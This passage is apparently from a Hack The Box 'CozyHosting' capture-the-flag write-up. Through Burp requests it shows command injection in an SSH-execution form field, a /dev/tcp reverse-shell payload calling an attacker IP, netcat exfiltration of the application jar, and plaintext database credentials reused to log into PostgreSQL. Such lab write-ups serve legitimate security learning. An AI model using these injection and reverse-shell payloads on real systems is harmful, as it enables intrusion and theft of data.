
```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
Content-Length: 30
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://cozyhosting.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://cozyhosting.htb/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=22B828F3553B433AC18AC44B789EE5CD
Connection: close

host=10.10.11.230&username=ls
```

Response

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 21 Feb 2024 12:25:29 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=Username
can't contain whitespaces!
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0,
must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Figure 10: Whitespace Error.

To overcome the whitespace problem, we enclosed the command we wanted to run in backticks. This eliminated the whitespace error, but introduced a new error related to key verification failure.


Burp Suite Community Edition v2023.11.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel Follow redirection
Target: http://cozyhosting.htb HTTP/1
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 13
Response headers 11
Done
369 bytes | 140 millis

Request


```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
Content-Length: 31
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://cozyhosting.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://cozyhosting.htb/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=22B828F3553B433AC18AC44B789EE5CD
Connection: close

host=10.10.11.230&username=`ls`
```

Response

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 21 Feb 2024 12:28:17 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=Host key
verification failed.
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0,
must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Figure 11: Key Verification Failure.

We resolved this by adding a semicolon before the command we wanted to run.


Burp Suite Community Edition v2023.11.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel Follow redirection
Target: http://cozyhosting.htb HTTP/1
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 13
Response headers 11
Done
895 bytes | 108 millis

Request


```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://cozyhosting.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://cozyhosting.htb/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=22B828F3553B433AC18AC44B789EE5CD
Connection: close

host=10.10.11.230&username=;`ls`
```

Response

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 21 Feb 2024 12:28:36 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=usage: ssh
[-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]
           [-b bind_address] [-c cipher_spec] [-D
[bind_address:]port]           [-E log_file] [-e
escape_char] [-F configfile] [-I pkcs11]          [-i
identity_file] [-J [user@]host[:port]] [-L address]
           [-l login_name] [-m mac_spec] [-O ctl_cmd]
[-o option] [-p port]           [-Q query_option] [-R
address] [-S ctl_path] [-W host:port]          [-w
local_tun[:remote_tun]] destination [command [argument
...]]/bin/bash: line 1:
cloudhosting-0.0.1.jar@10.10.11.230: command not found
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0,
must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Figure 12: Successful Command Execution.

As you can see, it worked! The next step was to run our reverse shell on the machine, which granted us access.


Burp Suite Community Edition v2023.11.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search
0 highlights
Done
744 bytes | 60,387 millis
aloosh@kali: ~/Desktop/S2/SE/machines


```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
Content-Length: 63
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://cozyhosting.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://cozyhosting.htb/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=22B828F3553B433AC18AC44B789EE5CD
Connection: close

host=10.10.11.230&username=;`(sh)0>/dev/tcp/10.10.15.63/50505;`
```

```

<html>
  <head>
    <title>
      504 Gateway Time-out
    </title>
  </head>
  <body>
    <center>
      <h1>
        504 Gateway Time-out
      </h1>
    </center>
    <hr>
    <center>
      nginx/1.18.0 (Ubuntu)
    </center>
  </body>
</html>
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->

```

```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines]
└─$ nc -lvp 50505
listening on [any] 50505 ...
connect to [10.10.15.63] from cozyhosting.htb [10.10.11.230] 35292


ls
ls
^C

┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines]
└─$ nc -lvp 50505
listening on [any] 50505 ...
connect to [10.10.15.63] from cozyhosting.htb [10.10.11.230] 53312
ls
ls
^C

┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines]
└─$ nc -lvp 50505
listening on [any] 50505 ...
connect to [10.10.15.63] from cozyhosting.htb [10.10.11.230] 60590
exec >&0
ls
cloudhosting-0.0.1.jar
```

Figure 13: Access to the Machine.


Although we had access to the machine, we did not yet have user access. We noticed a zip file in the local directory and decided to investigate.



```
pwd
/app
whoami
app
ls
cloudhosting-0.0.1.jar
pthon http.server
ls
cloudhosting-0.0.1.jar
python3 http.server
nc 10.10.15.63 5050 < cloudhosting-0.0.1.jar
```

Figure 14: Zip File in Local Directory.


The zip file contained three folders, with ‘BOOT-INF‘ being the most interesting.



```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/CozyHosting]
└─$ ls
BOOT-INF  META-INF  org

┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/CozyHosting]
└─$ tree BOOT-INF/
BOOT-INF/
├── classes
│   ├── application.properties
│   ├── htb
│   │   └── cloudhosting
│   │       ├── compliance
│   │       │   └── ComplianceService.class
│   │       ├── CozyHostingApp.class
│   │       ├── database
│   │       │   ├── CozyUser.class
│   │       │   ├── CozyUserDetailsService.class
│   │       │   └── UserRepository.class
│   │       ├── exception
│   │       │   └── ExceptionHandler.class
│   │       ├── MvcConfig.class
│   │       ├── scheduled
│   │       │   └── FakeUser.class
│   │       └── secutiry
│   │           ├── LoginListener.class
│   │           └── SecurityConfig.class
│   ├── static
│   │   └── assets
│   │       ├── css
│   │       │   ├── admin.css
│   │       │   └── style.css
│   │       ├── img
│   │       │   ├── favicon.png
│   │       │   ├── footer-bg.png
│   │       │   ├── hero-bg.png
```

Figure 15: Contents of the Zip File.

One of the files contained database credentials:




application.properties - Visual Studio Code

```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

Figure 16: Database Credentials.


We were able to log in successfully using ‘psql‘:



```
app@cozyhosting:/app$ psql -h 127.0.0.1 -U postgres
psql -h 127.0.0.1 -U postgres
Password for user postgres: Vg&nvzAQ7XxR

psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=# 
```

Figure 17: Successful Login using psql.

Next, we familiarized ourselves with some ‘psql‘ commands:




Introduction to Basic SQL Shell or psql Commands

The psql commands assist us in querying the data from the specified database interactively. Here are some of the most fr
effective psql commands:

- Connect to a Database: “**psql -d db_name -U user_name**”.
- Check Postgres Version: “**SELECT VERSION();**”.
- List All Databases: “**\l**”.
- Access or Switch a Database: “**\c db_name**”.
- List All Tables: “**\dt**”.
- Describe All Tables: “**\d**”.
- Describe a Specific Table: “**\d tab_name**”.
- List All Schemas: “**\dn**”.
- List All Views: “**\dv**”.
- List All Functions: “**\df**”.
- List All Users: “**\du**”.
- Show Commands History: “**\s**”
- Save Query’s Results to a Specific File: “**\o file_name**”.
- Run psql Commands/queries From a Particular File: “**\i file_name**”.
- Execute Previous Command: “**\g**”.
- Show Query Execution Time: “**\timing**”.
- Get Output in HTML Format: “**\H**”.
- Align Columns Output: “**\a**”.
- Get Help: “**\h**”.

Figure 18: Learning psql Commands.


We used the following command to list all databases, and here is our cozyhosting database.



```
postgres-# \l
\l
WARNING: terminal is not fully functional
Press RETURN to continue

                                  List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privil
eges
-------------+----------+----------+-------------+-------------+----------------
-------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
      +
             |          |          |             |             | postgres=CTc/po
stgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
      +
             |          |          |             |             | postgres=CTc/po
stgres
(4 rows)

(END)
```

Figure 19: Listing Databases.

